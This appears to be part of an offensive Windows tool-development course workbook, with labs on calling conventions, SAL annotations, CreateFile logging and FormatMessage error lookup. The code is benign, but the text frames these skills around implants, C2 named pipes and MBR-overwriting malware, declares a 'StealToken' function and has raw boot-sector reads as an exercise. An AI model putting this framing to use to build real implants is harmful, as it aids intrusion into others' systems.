
Stuck?

If you become stuck, you can proceed to review the TODO Solutions.


TODO Solutions/Walk-through

Adding header files


- From the **Solution Explorer** pane, right-click on the **Header Files** folder. This folder is a smart folder that filters files in the project based on extension. All .h files should be stored in this folder.




- At the **Add New Item** window, choose the **Header File** type and change the name of the file to `HelperAPIs.h`.



- It is within this new header file that you will create your function declarations
- Header file should have at least one `__stcall` function that returns a `DWORD` and takes 2 `PINT` arguments
- Header file should have at least one `__cdecl` function that returns a `DWORD` and takes 2 `PINT` arguments
- The functions you make might have a green squiggly line under them. If you hover the mouse over the line you will see that it is indicating that the functions are not yet defined. This can be fixed by right-clicking on the line and choosing the create a definition file. Optionally, you can also choose to `Copy signature of 'ThisIsCdecl' to clipboard`. The latter option will require you to create the `.cpp` file manually and then paste in the clipboard contents. Sometimes, there is a bug in VS and nothing will appear after right-clicking on the green line. Should this happen to you, you must manually create the `.cpp` file like was done for Lab 1.3. Right click on the Source Files folder in the Solution Explorer window and choose `Add -> New item...`.




```
#pragma once

#include <Windows.h>

/// <summary>
/// ThisIsStdcall is used to demonstrate the standard calling convention. The function
/// will return a DWORD
/// </summary>
/// <param name="dwBestClass">The current best class</param>
/// <param name="dwNextClass">The next best class</param>
/// <returns>DWORD</returns>
DWORD
WINAPI
ThisIsStdcall(_In_ INT& dwBestClass, _In_ INT& dwNextClass);

/// <summary>
/// ThisIsCdecl is used to demonstrate the c-standard calling convention. The function
/// will return a DWORD
/// </summary>
/// <param name="dwBestClass">The current best class</param>
/// <param name="dwNextClass">The next best class</param>
/// <returns>DWORD</returns>
DWORD
CDECL
ThisIsCdecl(_In_ INT& dwBestClass, _In_ INT& dwNextClass);
```



- Visual Studio will create the source code file for you. If it fails for some reason, it will alert you that it failed, but the source code file will still have been created. The data should be in your clipboard, so you can simply copy/paste it into the source code file.
- Repeat this process with the other function in the header file
- Your completed files should resemble the following:

`HelperAPIs.h` File


```
#pragma once
#include <Windows.h>
#include <stdio.h>

DWORD
WINAPI
ThisIsStdCall(_In_ PINT BestClass, _In_ PINT NextBestClass);


DWORD
CDECL
ThisIsCdecl(_In_ PINT BestClass, _In_ PINT NextBestClass);


DWORD
__fastcall
ThisIsFastCall(_In_ PINT BestClass, _In_ PINT NextBestClass);
```


`HelperAPIs.c` **File**

```c
#include "HelperApis.h"

DWORD
WINAPI
_Use_decl_annotations_
ThisIsStdCall(PINT BestClass, PINT NextBestClass)
{
    printf("[*] %s: BestClass: %d, NextBestClass: %d\n", __FUNCTION__, *BestClass,
*NextBestClass);
    return *BestClass + *NextBestClass;
}


DWORD
CDECL
_Use_decl_annotations_
ThisIsCdecl(PINT BestClass, PINT NextBestClass)
{
    printf("[*] %s: BestClass: %d, NextBestClass: %d\n", __FUNCTION__, *BestClass,
*NextBestClass);
    return *BestClass + *NextBestClass;
}


DWORD
__fastcall
_Use_decl_annotations_
ThisIsFastCall(PINT BestClass, PINT NextBestClass)
{
    printf("[*] %s: BestClass: %d, NextBestClass: %d\n", __FUNCTION__, *BestClass,
*NextBestClass);
    return *BestClass + *NextBestClass;
}
```

Making the main source file

- Create the main source file.






- Add your code to it that calls both of your functions.

`main.c` **File**

```
//
// main.c
//

#include "HelperAPIs.h"
#include <Shlwapi.h>

// link against the library via code
#pragma comment(lib, "Shlwapi.lib")

#define REQUIRED_ARGC 4

INT wmain(INT argc, PWCHAR argv[], PWCHAR envp[])
{
    // arg check
    if (REQUIRED_ARGC != argc)
    {
        wprintf(L"[USAGE] %s number1 number2 number3\n", argv[0]);
        return ERROR_INVALID_PARAMETER;
    }

    // creating local variables for command line args
    INT CurrentCourse = 0;
    INT NextCourse = 0;
    INT ThirdCourse = 0;

    // win32 api equivalent to atoi()
    StrToIntExW(argv[1], STIF_DEFAULT, &CurrentCourse);
    StrToIntExW(argv[2], STIF_DEFAULT, &NextCourse);
    StrToIntExW(argv[3], STIF_DEFAULT, &ThirdCourse);

    // call the functions
    DWORD Stdcall = ThisIsStdCall(&CurrentCourse, &NextCourse);
    DWORD Cdecl = ThisIsCdecl(&NextCourse, &ThirdCourse);
    DWORD Fcall = ThisIsFastCall(&CurrentCourse, &ThirdCourse);

    // return to main's caller
    return ERROR_SUCCESS;
}
```

Building Solution

- Build the solution from the build menu or the keyboard shortcut `Ctrl+Shift+B`



Build Location

Depending on your project's settings, Debug/Release x86/x64, the compiled binary, might be in a different folder than what shows in screenshots.

Lab Key Takeaways

- Calling conventions become more important when you are trying to reverse your failing code.
- They are even more important when you are calling functions from pure assembly.

Lab Enhancements

- Create a C++ variant of this lab. What's changed, if anything?
- Create an x64 Release build. What's different?
- Look at some Debug builds of x86 and x64. What's different?

Lab 1.5: Safer with SAL

Background

Even though SAL annotations are not very popular in this industry, they still serve as an excellent means for readability when developers new to the project are reading source code for the first time. Microsoft API developers use SAL annotations for every function and its parameters. Why so? The main reason behind this is for that readability. When you are looking at the header files to see how a function was declared, it will be explicitly made clear how each parameter is to be used. Also, when VS is compiling your projects, it is performing source code analysis and with the help of SAL annotations it can detect bad API calls or potential buffer overruns.

Objectives

- Use SAL annotations to make `memcpy` safer.
- Use SAL annotations to make a custom function.

Lab Preparation

> **VMs Needed**
>
> **This lab is to be completed in your 670 Windows Dev VM.**

1. Launch Visual Studio.
   - Open the `SaferWithSAL` solution file.
   - Of the files that are there, the one of interest is the `utils.h` header file.
2. TODO #1 - use SAL annotations to make the function safer for use
   - Research various SAL v2 annotations to determine what ones should be used that could make `memcpy` not be so vulnerable to buffer overflows.
   - Each parameter should be annotated. The count is optional, though.
   - There is no need to call `memcpy`, the warning should still be generated when the project is built.
3. TODO #2 - create a function that meets the following:
   - Name the function `StealToken`
   - Forces the caller to check the return value
   - Dictates what success is
4. Done
   - SAL annotations are meant for code analysis on builds and static analysis.
   - From your `main()` function body, call the function `StealToken`, but do not assign the return value to a variable, yet.

Part 1

```
StealToken(hTargetProcess);
```

- Upon building, did your call become underlined with anything or generate the following warning?

Warning C6031

warning C6031: Return value ignored: 'StealToken'.

- Now assign the return value to a variable but do not check the value of it.

Part 2

```
auto Ret = StealToken(hTargetProcess);
```

- Upon building, did your call become underlined with anything or generate the following warning?

Warning C28193

warning C28193: 'Ret' holds a value that must be examined.

- Now do a check of the value with something like this:

The final code

```
auto Ret = StealToken(hTargetProcess);
if (ERROR_SUCCESS != Ret) printf("failed to steal the token! \n");
```

- There should no longer be anything that is underlined. You have passed some initial checks of code analysis.

Stuck?

If you become stuck, you can proceed to review the TODO Solutions.

TODO Solutions

TODO #1: First parameter solution

```
_Out_writes_bytes_all_(count) char* dest,
```

TODO #1: Second parameter solution

```
_In_reads_bytes_(count) char* src,
```

TODO #2

```
// TODO #2 - create a function that meets the following:
// name the function StealToken
// forces the caller to check the return value
// dictates what success is
_Must_inspect_result_
_Success_(return == ERROR_SUCCESS)
DWORD
WINAPI
StealToken(
    _In_ HANDLE& hTargetProcess
);
```

Complete Solution/Walk-through

Complete Solution

Remember, the complete solution can be seen on the `main-labs` branch.

Lab Key Takeaways

- SAL annotations can make parameters more understandable.
- Annotations can make possible overflows more identifiable.

Lab Enhancements

- Create a new `WINAPI` function that wraps the `VirtualAlloc` function and make it return a `DWORD` value.
- This function should accept two (2) parameters:
  - `_In_ PDWORD dwProtect`
  - `_Inout_ PDWORD dwSize`

- The function itself should have a SAL annotation that forces the caller to check the value being returned.
    - Research the SAL annotation for this.
    - You might see this from time to time calling various Win32 APIs if they notice you are not checking return values.
- Practice by calling your custom API without checking the return value.
    - Does VS have anything to say about it?

Lab 1.6: CreateFile

Background

The `CreateFile` API is a great one to use and can be used for a variety of purposes. Not only can it be used to create new files, append data to existing files, and read raw data from compiled binaries, but it can be used to obtain file handles to objects like physical drives of a system, something which is useful for malwarez that are aiming to overwrite the MBR. Furthermore, the API can be used to obtain handles to named pipes. Many popular C2 frameworks today create named pipes for their lateral movement. When you know the name of a named pipe, you can connect to it. A final example use case would be to use `CreateFile` to develop a logging utility so your implant can log messages during its time on a system.

APIs Used

- `CreateFile`
- `WriteFile`
- `CloseHandle`

Objectives

- Become familiar with the API's parameters
- Understand its return value and reasons why it might fail
- Create a log file
- Write a message to the log file
- **Bonus**: Create a logging utility using custom macros

Lab Preparation

> **VMs Needed**
>
> **This lab is to be completed in your 670 Windows Dev and Test VMs.**

1. Launch Visual Studio in the Dev VM.
   - Open the `CreateFile` solution found in `C:\SEC670\Labs\Day1-Labs\CreateFile`.
   - The source file `CreateFile.cpp` is where the work will be done.
   - There are **TODO** comments that explain what is needed of you to complete the lab.
   - Use MSDN as needed for deeper understanding of the APIs involved.

> **Pay attention**
>
> **Please pay attention to how you call CreateFile as there is CreateFileA and CreateFileW. This project is calling CreateFileW.**

2. TODO #1
    - Create the name for the log file.
3. TODO #2
    - Call `CreateFile` and store the results in the `hLogFile` variable.
4. TODO #3
    - Call `WriteFile` and store the results in the `errorFlag` variable.
5. Build
    - Get the solution to build and resolve any errors.

> **Stuck?**
>
> If you become stuck, you can proceed to review the TODO Solutions.

Transfer to the Test VM

Transfer the files to the Test VM, which is best done via the shared SMB folder that is set up between the two VMs. Simply copy/paste or drag and drop the files to the shared folder and they should show up in the Test VM `C:\Tools` folder.

- Execute the program from the command line and resolve runtime errors, if there are any.
    - Here is sample program output after a successful build for Release mode x64:

> **CreateFile.exe**
>
> ```
> 670LogFile.txt successfully created
> Success: all 28 of 28 bytes were written
> ```

- If you see `CreateFile error: 80`, this means the logfile already exists from a previous run. Simply delete the file, or rename the file name variable, and run the program again.

TODO Solutions

TODO #1

- Create the name for the log file.

```
WCHAR logFileName[] = L"670LogFile.txt";
```

TODO #2

- Call `CreateFileW` and store the results in the `hLogFile` variable.

```
hLogFile = CreateFileW(
    logFileName,            // name of the file
    GENERIC_WRITE,          // selecting write mode
    NULL,                   // not going to share
    nullptr,                // default security
    CREATE_NEW,             // only as a new file
    FILE_ATTRIBUTE_NORMAL,  // normal attributes
    HANDLE()                // no template
);
```

TODO #3

- Call `WriteFile` and store the results in the `errorFlag` variable.

```
errorFlag = WriteFile(
    hLogFile,
    sourceBuffer,
    numOfBytesToWrite,
    &numOfBytesWritten,
    nullptr
    );
```

Complete Solution/Walk-through

Complete Solution

Remember, the complete solution can be seen on the `main-labs` branch.

Bonus: Creating a Logging Utility

We can take the basics covered above and create a simple logging utility macro that can be used in future projects. Let's walk through the process by creating a `logger.h` header file on its own that is not a part of this current project or solution. You can effectively close this solution entirely if you are done with the main portion of the lab.

Inside the folder `C:\SEC670\Labs`, create a new folder named `Logging-Utils` and inside this folder, create a new header file named `logger.h`. Open the header file using Visual Studio Code or even VS. Since this is a header file, add the statement `#pragma once` at the very top. Statements like these should always be the first line in header files.

Next, we can create what's called a macro using the `#define` directive. What we want to do with this is create the name of a few macros that will be useful for logging messages to a log file. Let's make three (3) macros, one to make the log file, one to write to it, and another to close the log file. Here is what they will look like.

Custom macros - getting started

```
#define LOGFILE_MAKE(FileName)                  // make your call to CreateFileA here to make the log file on disk

#define LOGFILE_WRITE(hLogFile, Message)        // make your call to WriteFile here to append messages

#define LOGFILE_CLOSE(hLogFile)                 // make your call to CloseHandle here when you are all done with the file handle
```

Here is but one of many ways this could be done. There are many floating around on GitHub that you can look at that are more advanced, but this one is enough to get you started. Feel free to add or take away from this as you'd like.

Custom macros - one version

```
#pragma once

//
// here the FileName is coming in as a CStringA type, yours could be a LPCSTR instead
//
#define LOGFILE_MAKE(FileName)       CreateFileA(FileName.GetBuffer(), GENERIC_READ |
GENERIC_WRITE, NULL, nullptr, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, nullptr)
//
// here the Message is coming in as a CStringA type, yours could be a LPCSTR instead
//
#define LOGFILE_WRITE(hLogFile, Message) {  \
                                            BOOL Ret = WriteFile(hLogFile,
Message.GetBuffer(), Message.GetLength(), nullptr, nullptr);   \
                                            if (!Ret) printf("[!] Failed to write to the log
file: error: %d\n", GetLastError());      \
                                         }
//
// all done so clean up the handle
//
#define LOGFILE_CLOSE(hLogFile)      CloseHandle(hLogFile);
```

Lab Key Takeaways

- You will not fully understand APIs until you start using them.
- `CreateFile` can do so much more than simply create a file.
- Error codes can be difficult to interpret if you do not have a way to look up error codes in VS.

Lab Enhancements

- Allow the program to take command line arguments to dictate the name of the logfile.
- Is the `C:` really part of an absolute path or is it perhaps something else?
- The WinObj tool from Sysinternals can be used to explore this further.
    - Start with the `GLOBAL??` on the left-hand side.
- Open a handle to `\\\\.\\C:`
    - You will need to be elevated to do this.
- Read the first 0x200 bytes from the handle.
    - Does the obtained data look familiar?
    - The data is from the first sector of the drive, also known as the boot sector.
    - More info can be found here: https://www.ntfs.com/ntfs-partition-boot-sector.htm.

Lab 1.7: Can'tHandleIt

Background

There can be some moments when your code fails and you are not exactly sure what the error code given actually means. You can search MSDN for the code description, you can use built-in tools that VS offers, or you can code your own and get error code descriptions on the fly as your program executes. The latter is preferred in almost every case. Let's get to it!

APIs Used

- `FormatMessage`
- `LocalFree`


Objectives

- Become familiar with the APIs used in the lab.
- Understand how to look up error codes programmatically.
- **Bonus**: Have your custom error handling function write to your log file.
  - Have it use the macros you created during the `CreateFile` lab.

Lab Preparation

> **VMs Needed**
>
> **This lab is to be completed in your 670 Windows Dev VM.**

1. Launch Visual Studio.
   - Open the `Day1-Bootcamp` solution file.
   - The solution holds several projects, but the one of interest is the `CantHandleIt` project. Expand it.



- You will see several source files, but the one where your challenge begins is in the `ErrorApis.cpp` file.

2. TODO #1

- Your main task is in the `ResolveErrorCode()` function.
- There is no need to change the parameters or anything outside of the `TODO` statement.
- Call the ASCII version of the `FormatMessage` function to look up messages from the system.
- Make sure the function does the buffer allocation on your behalf and inserts do not matter.
- The rest of the parameters are for you to figure out using documentation online.

> **Call your function!**
>
> **Don't forget to call the `ResolveErrorCode()` function from `main()`.**

3. Build

- Build **only** the `CantHandleIt` project and monitor the output window for any build errors.
- Pay attention in the Output window for where the compiled binary was made.

4. Run

- Once you have a successful build, open a CMD prompt and execute your program like so:

> **A successful run**

```
C:\SEC670\Labs\Day1-Bootcamp\Day1-Bootcamp\CantHandleIt\Bin\x64> CantHandleIt.exe

Testing out error code 5...
TEST: Access is denied.
```

Stuck?

If you become stuck, you can expand the specific section in the TODO Solutions section.

